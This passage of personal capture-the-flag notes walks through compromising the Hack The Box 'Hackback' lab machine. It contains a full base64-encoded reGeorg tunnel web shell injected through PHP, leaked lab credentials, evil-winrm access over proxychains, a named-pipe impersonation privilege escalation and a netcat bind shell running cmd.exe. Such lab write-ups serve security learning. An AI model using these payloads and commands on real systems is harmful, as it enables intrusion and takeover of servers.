The successor to reDuh, pwn a bastion webserver and create SOCKS proxies through the DMZ. Pivot and pwn.
https://raw.githubusercontent.com/sensepost/reGeorg/master/tunnel.aspx
copy and paste it into tunnel.aspx
base64 -w 0 tunnel.aspx; echo
DID YOU KNOW : To get the 2 == at the end of a base 64 encoded string you need an empty line at the end of the file you want to encode.
```

39. **Uploading our php shell proxy >>>*Proof Of Concept*<<<**

```
php --interactive
First encode the script into base64
base64 -w 0 tunnel.aspx; echo
Then with our command injection we will decode it on the server.
php > file_put_contents("mycontents.txt", base64_decode("PCVAIFBh...<SNIP>...ICAgfQolPgoKCg=="))
```

40. **OK, lets go to the page that is vulnerable to the command injection and see if we can pull this off.**

```
E-mail : <?php file_put_contents("pwned.aspx",
base64_decode("PCVAIFBhZ2UgTGFuZ3VhZ2U9IkMjIiBFbmFibGVTZXNzaW9uU3RhdGU9IlRydWUiJT4KPCVAIEltcG9ydCBOYW1lc3BhY2U9Il
N5c3RlbS5OZXQiICU+CjwlQCBJbXBvcnQgTmFtZXNwYWNlPSJTeXN0ZW0uTmV0LlNvY2tldHMiICU+CjwlCi8qICAgICAgICAgICAgICAgICAgIF9
fX19fICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgCiAgX19fX18gICBfX19fX18gIF9fffF9fXyAgfF9fICBfX19fX18gIF9fX19f
ICBfX19fXyAgIF9fX19fXyAgCiB8ICAgICB8IHwgICBfX198fCAgIF9fX3wgICAgfHwgICBfX198LyAgICAgXHwgICAgIHwgfCAgIF9fX3wgCiB8I
CAgICBcIHwgICBfX198fCAgIHwgIHwgICAgfHwgICBfX198fCAgICAgfHwgICAgIFwgfCAgIHwgIHwgCiB8X198XF9fXHxfX19fX198fF9fX19fX3
wgIF9ffHxfX19fX198XF9fX19fL3xfX3xcX19cfF9fX19fX3wgCiAgICAgICAgICAgICAgICAgICAgICAgfF9fX19ffAogICAgICAgICAgICAgICAgICA
gIC4uLiBldmVyeSBvZmZpY2UgbmVlZHMgYSB0b29sIGxpa2UgR2VvcmcKICAgICAgICAgICAgICAgICAgICAKICB3aWxsZW1Ac2Vuc2Vwb3N0LmNv
bSAvIEBfd19tX18KICBzYW1Ac2Vuc2Vwb3N0LmNvbSAvIEB0cm93YWx0cwogIGV0aWVubmVAc2Vuc2Vwb3N0LmNvbSAvIEBrYW1wX3N0YWFsZHJhY
WQKCkxlZ2FsIERpc2NsYWltZXIKVXNhZ2Ugb2YgcmVHZW9yZyBmb3IgYXR0YWNraW5nIG5ldHdvcmtzIHdpdGhvdXQgY29uc2VudApjYW4gYmUgY2
9uc2lkZXJlZCBhcyBpbGxlZ2FsIGFjdGl2aXR5LiBUaGUgYXV0aG9ycyBvZgpyZUdlb3JnIGFzc3VtZSBubyBsaWFiaWxpdHkgb3IgcmVzcG9uc2l
iaWxpdHkgZm9yIGFueQptaXN1c2Ugb3IgZGFtYWdlIGNhdXNlZCBieSB0aGlzIHByb2dyYW0uCgpJZiB5b3UgZmluZCByZUdlb3JnZSBvbiBvbmUg
b2YgeW91ciBzZXJ2ZXJzIHlvdSBzaG91bGQKY29uc2lkZXIgdGhlIHNlcnZlciBjb21wcm9taXNlZCBhbmQgbGlrZWx5IGZ1cnRoZXIgY29tcHJvb
WlzZQp0byBleGlzdCB3aXRoaW4geW91ciBpbnRlcm5hbCBuZXR3b3JrLgoKRm9yIG1vcmUgaW5mb3JtYXRpb24sIHNlZToKaHR0cHM6Ly9naXRodW
IuY29tL3NlbnNlcG9zdC9yZUdlb3JnCiovCiAgICB0cnkKICAgIHsKICAgICAgICBpZiAoUmVxdWVzdC5IdHRwTWV0aG9kID09ICJQT1NUIikKICA
gICAgICB7CiAgICAgICAgICAgIC8vU3RyaW5nIGNtZCA9IFJlcXVlc3QuSGVhZGVycy5HZXQoIlgtQ01EIik7CiAgICAgICAgICAgIFN0cmluZyBj
bWQgPSBSZXF1ZXN0LlF1ZXJ5U3RyaW5nLkdldCgiY21kIikuVG9VcHBlcigpOwogICAgICAgICAgICBpZiAoY21kID09ICJDT05ORUNUIikKICAgI
CAgICAgICAgewogICAgICAgICAgICAgICAgdHJ5CiAgICAgICAgICAgICAgICB7CiAgICAgICAgICAgICAgICAgICAgU3RyaW5nIHRhcmdldCA9IF
JlcXVlc3QuUXVlcnlTdHJpbmcuR2V0KCJ0YXJnZXQiKS5Ub1VwcGVyKCk7CiAgICAgICAgICAgICAgICAgICAgLy9SZXF1ZXN0LkhlYWRlcnMuR2V
0KCJYLVRBUkdFVCIpOwogICAgICAgICAgICAgICAgICAgIGludCBwb3J0ID0gaW50LlBhcnNlKFJlcXVlc3QuUXVlcnlTdHJpbmcuR2V0KCJwb3J0
IikpOwogICAgICAgICAgICAgICAgICAgIC8vUmVxdWVzdC5IZWFkZXJzLkdldCgiWC1QT1JUIikpOwogICAgICAgICAgICAgICAgICAgIElQQWRkc
mVzcyBpcCA9IElQQWRkcmVzcy5QYXJzZSh0YXJnZXQpOwogICAgICAgICAgICAgICAgICAgIFN5c3RlbS5OZXQuSVBFbmRQb2ludCByZW1vdGVFUC
A9IG5ldyBJUEVuZFBvaW50KGlwLCBwb3J0KTsKICAgICAgICAgICAgICAgICAgICBTb2NrZXQgc2VuZGVyID0gbmV3IFNvY2tldChBZGRyZXNzRmF
taWx5LkludGVyTmV0d29yaywgU29ja2V0VHlwZS5TdHJlYW0sIFByb3RvY29sVHlwZS5UY3ApOwogICAgICAgICAgICAgICAgICAgIHNlbmRlci5D
b25uZWN0KHJlbW90ZUVQKTsKICAgICAgICAgICAgICAgICAgICBzZW5kZXIuQmxvY2tpbmcgPSBmYWxzZTsKICAgICAgICAgICAgICAgICAgICBTZ
XNzaW9uLkFkZCgic29ja2V0Iiwgc2VuZGVyKTsKICAgICAgICAgICAgICAgICAgICBSZXNwb25zZS5BZGRIZWFkZXIoIlgtU1RBVFVTIiwgIk9LIi
k7CiAgICAgICAgICAgICAgICB9CiAgICAgICAgICAgICAgICBjYXRjaCAoRXhjZXB0aW9uIGV4KQogICAgICAgICAgICAgICAgewogICAgICAgICA
gICAgICAgICAgIFJlc3BvbnNlLkFkZEhlYWRlcigiWC1FUlJPUiIsIGV4Lk1lc3NhZ2UpOwogICAgICAgICAgICAgICAgICAgIFJlc3BvbnNlLkFk
ZEhlYWRlcigiWC1TVEFUVVMiLCAiRkFJTCIpOwogICAgICAgICAgICAgICAgfQogICAgICAgICAgICB9CiAgICAgICAgICAgIGVsc2UgaWYgKGNtZ
CA9PSAiRElTQ09OTkVDVCIpCiAgICAgICAgICAgIHsKICAgICAgICAgICAgICAgIHRyeSB7CiAgICAgICAgICAgICAgICAgICAgU29ja2V0IHMgPS
AoU29ja2V0KVNlc3Npb25bInNvY2tldCJdOwogICAgICAgICAgICAgICAgICAgIHMuQ2xvc2UoKTsKICAgICAgICAgICAgICAgIH0gY2F0Y2ggKEV
4Y2VwdGlvbiBleCl7CgogICAgICAgICAgICAgICAgfQogICAgICAgICAgICAgICAgU2Vzc2lvbi5BYmFuZG9uKCk7CiAgICAgICAgICAgICAgICBS
ZXNwb25zZS5BZGRIZWFkZXIoIlgtU1RBVFVTIiwgIk9LIik7CiAgICAgICAgICAgIH0KICAgICAgICAgICAgZWxzZSBpZiAoY21kID09ICJGT1JXQ
VJEIikKICAgICAgICAgICAgewogICAgICAgICAgICAgICAgU29ja2V0IHMgPSAoU29ja2V0KVNlc3Npb25bInNvY2tldCJdOwogICAgICAgICAgIC
AgICAgdHJ5CiAgICAgICAgICAgICAgICB7CiAgICAgICAgICAgICAgICAgICAgaW50IGJ1ZmZMZW4gPSBSZXF1ZXN0LkNvbnRlbnRMZW5ndGg7CiA
gICAgICAgICAgICAgICAgICAgYnl0ZVtdIGJ1ZmYgPSBuZXcgYnl0ZVtidWZmTGVuXTsKICAgICAgICAgICAgICAgICAgICBpbnQgYyA9IDA7CiAg
ICAgICAgICAgICAgICAgICAgd2hpbGUgKChjID0gUmVxdWVzdC5JbnB1dFN0cmVhbS5SZWFkKGJ1ZmYsIDAsIGJ1ZmYuTGVuZ3RoKSkgPiAwKQogI
CAgICAgICAgICAgICAgICAgIHsKICAgICAgICAgICAgICAgICAgICAgICAgcy5TZW5kKGJ1ZmYpOwogICAgICAgICAgICAgICAgICAgIH0KICAgIC
AgICAgICAgICAgICBSZXNwb25zZS5BZGRIZWFkZXIoIlgtU1RBVFVTIiwgIk9LIik7CiAgICAgICAgICAgICAgICB9CiAgICAgICAgICAgICAgICA
gICBjYXRjaCAoRXhjZXB0aW9uIGV4KQogICAgICAgICAgICAgICAgewogICAgICAgICAgICAgICAgICAgIFJlc3BvbnNlLkFkZEhlYWRlcigiWC1F
UlJPUiIsIGV4Lk1lc3NhZ2UpOwogICAgICAgICAgICAgICAgICAgIFJlc3BvbnNlLkFkZEhlYWRlcigiWC1TVEFUVVMiLCAiRkFJTCIpOwogICAgI
CAgICAgICAgICAgfQogICAgICAgICAgICB9CiAgICAgICAgICAgIGVsc2UgaWYgKGNtZCA9PSAiUkVBRCIpCiAgICAgICAgICAgIHsKICAgICAgIC
AgICAgIFNvY2tldCBzID0gKFNvY2tldClTZXNzaW9uWyJzb2NrZXQiXTsKICAgICAgICAgICAgICAgIHRyeQogICAgICAgICAgICAgICAgewo
gICAgICAgICAgICAgICAgIGludCBjID0gMDsKICAgICAgICAgICAgICAgICAgICBieXRlW10gcmVhZEJ1ZmYgPSBuZXcgYnl0ZVs1MTJdOwog
ICAgICAgICAgICAgICAgIHRyeQogICAgICAgICAgICAgICAgICAgIHsKICAgICAgICAgICAgICAgICAgICAgICAgd2hpbGUgKChjID0gcy5SZ
WNlaXZlKHJlYWRCdWZmKSkgPiAwKQogICAgICAgICAgICAgICAgICAgICAgICB7CiAgICAgICAgICAgICAgICAgICAgICAgICAgICBieXRlW10gbm
V3QnVmZiA9IG5ldyBieXRlW2NdOwogICAgICAgICAgICAgICAgICAgICAgICAgICAgLy9BcnJheS5Db25zdHJhaW5lZENvcHkocmVhZEJ1ZmYsIDA
sIG5ld0J1ZmYsIDAsIGMpOwogICAgICAgICAgICAgICAgICAgICAgICAgICAgU3lzdGVtLkJ1ZmZlci5CbG9ja0NvcHkocmVhZEJ1ZmYsIDAsIG5l
d0J1ZmYsIDAsIGMpOwogICAgICAgICAgICAgICAgICAgICAgICAgICAgUmVzcG9uc2UuQmluYXJ5V3JpdGUobmV3QnVmZik7CiAgICAgICAgICAgI
CAgICAgICAgICAgIH0KICAgICAgICAgICAgICAgICAgICAgICAgUmVzcG9uc2UuQWRkSGVhZGVyKCJYLVNUQVRVUyIsICJPSyIpOwogICAgICAgIC
AgICAgICAgICAgIH0gICAgICAgICAgICAgICAgIAogICAgICAgICAgICAgICAgICAgIGNhdGNoIChTb2NrZXRFeGNlcHRpb24gc29leCkKICA
gICAgICAgICAgICAgICAgICB7CiAgICAgICAgICAgICAgICAgICAgICAgIFJlc3BvbnNlLkFkZEhlYWRlcigiWC1TVEFUVVMiLCAiT0siKTsKICAg
ICAgICAgICAgICAgICAgICAgcmV0dXJuOwogICAgICAgICAgICAgICAgICAgIH0KICAgICAgICAgICAgICAgIH0KICAgICAgICAgICAgI
GNhdGNoIChFeGNlcHRpb24gZXgpCiAgICAgICAgICAgICAgICB7CiAgICAgICAgICAgICAgICAgUmVzcG9uc2UuQWRkSGVhZGVyKCJYLUVSUk
9SIiwgZXguTWVzc2FnZSk7CiAgICAgICAgICAgICAgICAgUmVzcG9uc2UuQWRkSGVhZGVyKCJYLVNUQVRVUyIsICJGQUlMIik7CiAgICAgICA
gICAgICB9CiAgICAgICAgIH0gCiAgICAgICAgfSBlbHNlIHsKICAgICAgICAgUmVzcG9uc2UuV3JpdGUoIkdlb3JnIHNheXMsICdB
bGwgc2VlbXMgZmluZSciKTsKICAgICAgICB9CiAgICB9CiAgICBjYXRjaCAoRXhjZXB0aW9uIGV4S2FrKQogICAgewogICAgICAgIFJlc3BvbnNlLL
kFkZEhlYWRlcigiWC1FUlJPUiIsIGV4S2FrLk1lc3NhZ2UpOwogICAgICAgIFJlc3BvbnNlLkFkZEhlYWRlcigiWC1TVEFUVVMiLCAiRkFJTCIpOw
ogICAgfQolPgoKCg==")); ?>
password : foo
```

41. **To find our created `pwned.aspx` file we go to the link in the browser we were using to curl with**

```
▷ curl -s -X GET "http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php?
action=show&site=hackthebox&password=12345678&session=e3cb20bd368ec4d78dae0760dbf33de7c7c7c4969501a25fabd55fc339d
bad72"
We take the admin.hackback.htb plus the sessioin id and then our pwned.aspx file.
http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/pwned.aspx
FAIL
Server Error in '/' Application.
The resource cannot be found.
Description: HTTP 404. The resource you are looking for (or one of its dependencies) could have been removed, had
its name changed, or is temporarily unavailable.  Please review the following URL and make sure that it is
spelled correctly.
Requested URL: /2bb6916122f1da34dcd916421e531578/pwned.aspx
```

This is probably the most complicated initial foothold I have performed after 70 machines on HTB

42. **We have to run the log command. I have no idea what is going on but I am just following along atm**

```
1. Run the curl command to get the log
2.  ▷ curl -s -X GET "http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php?
action=show&site=hackthebox&password=12345678&session=e3cb20bd368ec4d78dae0760dbf33de7c7c7c4969501a25fabd55fc339d
bad72"
[19 December 2023, 09:41:35 AM] 10.10.14.3 - Username: <?xml version="1.0" encoding="UTF-8"?>
<configuration>
    <system.webServer>
        <authentication mode="Windows">
        <identity impersonate="true"
            userName="simple"
            password="ZonoProprioZomaro:-("/>
     </authentication>
        <directoryBrowse enabled="false" showFlags="None" />
    </system.webServer>
</configuration>
, Password: foo
[19 December 2023, 11:23:07 AM] 10.10.14.3 - Username:  , Password: foo
3. Now, lets curl our payload instead of doing it through the browser.
4. ▷ curl -s -X GET "http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/pwned.aspx"
Georg says, 'All seems fine'%
5. SUCCESS, we are getting closer.
6. If you try it in the browser it will hang several times before it works.
7. http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/pwned.aspx
8. If it fails again. Close firefox and try it again.
9. Georg says, 'All seems fine'
10. SUCCESS
```

Issues installing and using George Proxy

43. **I had to install `python2-urllib3` from source.**

```
1. ▷ git clone https://aur.archlinux.org/python2-urllib3.git ~/python2-urllib3
2. Go here. Step by step on how to install URLLIB3 for python2 from source because installing it from Yay or Paru
does not. Definitely pacman will not install it because it is way too depecrated.
3. Install George Proxy
4. (.venv) ~/hackthebox/hackback/reGeorg (master ✘)✹ ▷ python2.7 reGeorgSocksProxy.py -u
http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/pwned.aspx -p 1234
```

I actually pulled this off

```
1. Configure proxychains sudo vim /etc/proxychains.conf <<<add the following
socks4 127.0.0.1:1234 and comment out port 9050 (This is temporary. Change it back after this hack.)
2. Save it and run the proxychains infront of evil-winrm through localhost and boom you got shell.
3.proxychains evil-winrm -i 127.0.0.1 -u 'simple' -p 'ZonoProprioZomaro:-('    2>/dev/null
Evil-WinRM shell v3.5
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\simple\Documents>
4. *Evil-WinRM* PS C:\Users\simple\Documents> whoami
hackback\simple
5. *Evil-WinRM* PS C:\Users> cmd /c dir /r /s user.txt
 Volume in drive C has no label.
 Volume Serial Number is B992-A4F6
```

`SEImpersonate Privilege` is enabled. *JuicyPotato* time.

44. ***Not after all. I was not able to get it to work.***

```
1. *Evil-WinRM* PS C:\Users> whoami /priv

PRIVILEGES INFORMATION
----------------------


Privilege Name                Description                               State
============================= ========================================= =======
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
.SeImpersonatePrivilege       Impersonate a client after authentication Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Enabled
2. Savitar says he tried it and juicey potato will not work on this machine. I will take it his word for it. I
may try it anyway if all else fails.
```

Juicey Potato will not work on this box because it is Windows 2019

45. **Get Server info via registry key.**

```
1. *Evil-WinRM* PS C:\Users> reg query "hklm\software\microsoft\windows nt\currentversion" /v Productname

HKEY_LOCAL_MACHINE\software\microsoft\windows nt\currentversion
    Productname    REG_SZ    Windows Server 2019 Standard
2. Trying to get 'systeminfo' will fail.
3. Lets enumerate the box
4. *Evil-WinRM* PS C:\util\scripts> type dellog.bat
@echo off
rem =scheduled=
echo %DATE% %TIME% start bat >c:\util\scripts\batch.log
powershell.exe -exec bypass -f c:\util\scripts\dellog.ps1 >> c:\util\scripts\batch.log
for /F "usebackq" %%i in (`dir /b C:\util\scripts\spool\*.bat`) DO (
start /min C:\util\scripts\spool\%%i
timeout /T 5
del /q C:\util\scripts\spool\%%i
)
```

File hijacking `clean.ini`

46. **Enumerating the box continued**

```
*Evil-WinRM* PS C:\util\scripts> type clean.ini
[Main]
LifeTime=100
LogFile=c:\util\scripts\log.txt
Directory=c:\inetpub\logs\logfiles
*Evil-WinRM* PS C:\util\scripts> dir
SUCCESS, haxor.txt was created
```

47. **LEFT OFF** `02:18:24`

PipeServer Impersonate

- *#pwn_PipeServer_Impersonate*
- *#pwn_decoder_it*

48. **pipes**

```
Google "pipeserver impersonate"
https://github.com/decoder-it/pipeserverimpersonate
This is a powershell script copy it and save it as pipeserverimpersonate.ps1
or wget it
git clone https://github.com/decoder-it/pipeserverimpersonate.git
mv piperserverimpersonate.ps1 impersonate.ps1
we are going to upload it to an Applocker bypass list directory in Windows
https://github.com/api0cradle/UltimateAppLockerByPassList/blob/master/Generic-AppLockerbypasses.md
C:\Windows\System32\spool\drivers\color
```

- *#pwn_Applocker_bypass_list_link*

49. **Upload impersonate.ps1 to target machine with Evil-WinRM**

```
1. if you type upload and the first 3 letters imp and then hit tab in Evil-WinRM. It will autocomplete the
location for you.
2. *Evil-WinRM* PS C:\Windows\System32\spool\drivers\color> upload
/home/haxor/hackthebox/hackback/impersonate.ps1

Info: Uploading /home/haxor/hackthebox/hackback/impersonate.ps1 to
C:\Windows\System32\spool\drivers\color\impersonate.ps1
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK

Data: 15184 bytes of 15184 bytes copied

Info: Upload successful!
```

50. **We are going to echo stuff into `clean.ini` again so we can do this dummy pipe thing.**

```
*Evil-WinRM* PS C:\util\scripts> type clean.ini
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK
[Main]
LifeTime=100
LogFile=c:\util\scripts\haxor.txt
Directory=c:\inetpub\logs\logfiles
*Evil-WinRM* PS C:\util\scripts> echo [Main] > clean.ini
*Evil-WinRM* PS C:\util\scripts> echo LifeTime=100 >> clean.ini
*Evil-WinRM* PS C:\util\scripts> echo LogFile=\\.\pipe\dummypipe >> clean.ini
*Evil-WinRM* PS C:\util\scripts> echo Directory=c:\inetpub\logs\logfiles >> clean.ini
Last step is to execute impersonate.ps1
After some time finally get the user added Hacker. See below.
```

Time Stamp `02:26:05`

51. Be patient `proxychains` can take up to 15 minutes to create the user Hacker. See below.

- #pwn_proxychains_HTB_HackBack_windows

```
*Evil-WinRM* PS C:\util\scripts> echo [Main] > clean.ini
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK
*Evil-WinRM* PS C:\util\scripts> echo LifeTime=100 >> clean.ini
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK
*Evil-WinRM* PS C:\util\scripts> echo LogFile=\\.\pipe\dummypipe >> clean.ini
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK
*Evil-WinRM* PS C:\util\scripts> echo Directory=c:\inetpub\logs\logfiles >> clean.ini
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK
*Evil-WinRM* PS C:\util\scripts> \Windows\System32\spool\drivers\color\impersonate.ps1
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK
Waiting for connection on namedpipe:dummypipe
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK
ImpersonateNamedPipeClient: 1
user=HACKBACK\hacker
OpenThreadToken:True
True
CreateProcessWithToken: False  1058
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK
*Evil-WinRM* PS C:\util\scripts>
```

52. Now we can impersonate the username hacker.

```
*Evil-WinRM* PS C:\util\scripts> net user
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK
-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
hacker                   simple                   WDAGUtilityAccount
www-data
```

```
2. *Evil-WinRM* PS C:\util\scripts> netsh advfirewall show currentprofile
Firewall Policy                       BlockInbound,BlockOutbound
```

53. **Savitar wants to create a bat file with netcat in it but not a `reverse shell` because that would be blocked. Instead it would create a `bind shell`**

```
1. C:\Windows\System32\spool\drivers\color\nc.exe -lvp 4444 -e cmd.exe
2. save it to foo.bat
3. ▷ cp /home/haxor/hackthebox/eternally_bored/nc64.exe nc.exe
4. *Evil-WinRM* PS C:\Windows\System32\spool\drivers\color> upload /home/haxor/hackthebox/hackback/nc.exe
Info: Uploading /home/haxor/hackthebox/hackback/nc.exe to C:\Windows\System32\spool\drivers\color\nc.exe
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK
Data: 60360 bytes of 60360 bytes copied
Info: Upload successful!
5. *Evil-WinRM* PS C:\Windows\System32\spool\drivers\color> upload /home/haxor/hackthebox/hackback/haxor.bat
```

54. **Upload everything again with edited `haxor.bat` file and edited `impersonate.ps1`**

```
1. *Evil-WinRM* PS C:\Windows\System32\spool\drivers\color> upload /home/haxor/hackthebox/hackback/haxor.bat
2. *Evil-WinRM* PS C:\Windows\System32\spool\drivers\color> upload
/home/haxor/hackthebox/hackback/impersonate.ps1
3. *Evil-WinRM* PS C:\Windows\System32\spool\drivers\color> upload /home/haxor/hackthebox/hackback/nc.exe
4. The edit done to impersonate.ps1 is the following
▷ jbat impersonate.ps1 | grep -A4 "\$user"
###we are impersonating the user, everything we do before RevertoSelf is done on behalf that user
echo "user=$user "
copy C:\Windows\System32\spool\drivers\color\haxor.bat C:\util\scripts\spool\haxor.bat
5. The inside of the bat file is "C:\Windows\System32\spool\drivers\color\nc.exe -lvp 4444 -e cmd.exe" remove
double quotes.
```

55. **Check `clean.ini` to make sure dummypipe still there and then execute `impersonate.ps1` again.**

```
1. *Evil-WinRM* PS C:\Windows\System32\spool\drivers\color>
C:\Windows\System32\spool\drivers\color\impersonate.ps1
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK
Waiting for connection on namedpipe:dummypipe
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5985  ...  OK
ImpersonateNamedPipeClient: 1
user=HACKBACK\hacker
OpenThreadToken:True
True
CreateProcessWithToken: False  1058
2. SUCCESS
```

56. **So, now we should be able to connect locally to the bind shell that was created with the execution of the `haxor.bat` or `foo.bat` whatever you called the bat file.**

```
1. $ proxychains rlwrap nc 127.0.0.1 4444
2. SUCCESS
3. ▷ proxychains rlwrap nc 127.0.0.1 4444
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/libproxychains4.so
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:4444  ...  OK
Microsoft Windows [Version 10.0.17763.292]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
2. C:\Windows\system32>whoami
whoami
hackback\hacker

```

User Flag

57. **We grab the user flag as hacker**

```
1. C:\Windows\system32>type C:\Users\hacker\Desktop\user.txt
type C:\Users\hacker\Desktop\user.txt
922449f8e39c2fb4a8c0ff68d1e99cfe
```

58. **S4vitar does the curl 6666 help thing again**

```
1. curl -s -X GET "http://10.10.10.128:6666/help"
2.  ▷ curl -s -X GET "http://10.10.10.128:6666/help"
"hello,proc,whoami,list,info,services,netsat,ipconfig"
3. ▷ curl -s -X GET "http://10.10.10.128:6666/services"
4. ▷ curl -s -X GET "http://10.10.10.128:6666/services" | grep "\"name\"" | tr -d '"' | tr -d ',' | sed "s/^[
\t]*//" | tr '[A-Z]' '[a-z]' | sort -k 2 -u > hackback_services
5. This will list all the services in a cleaned up file.
```

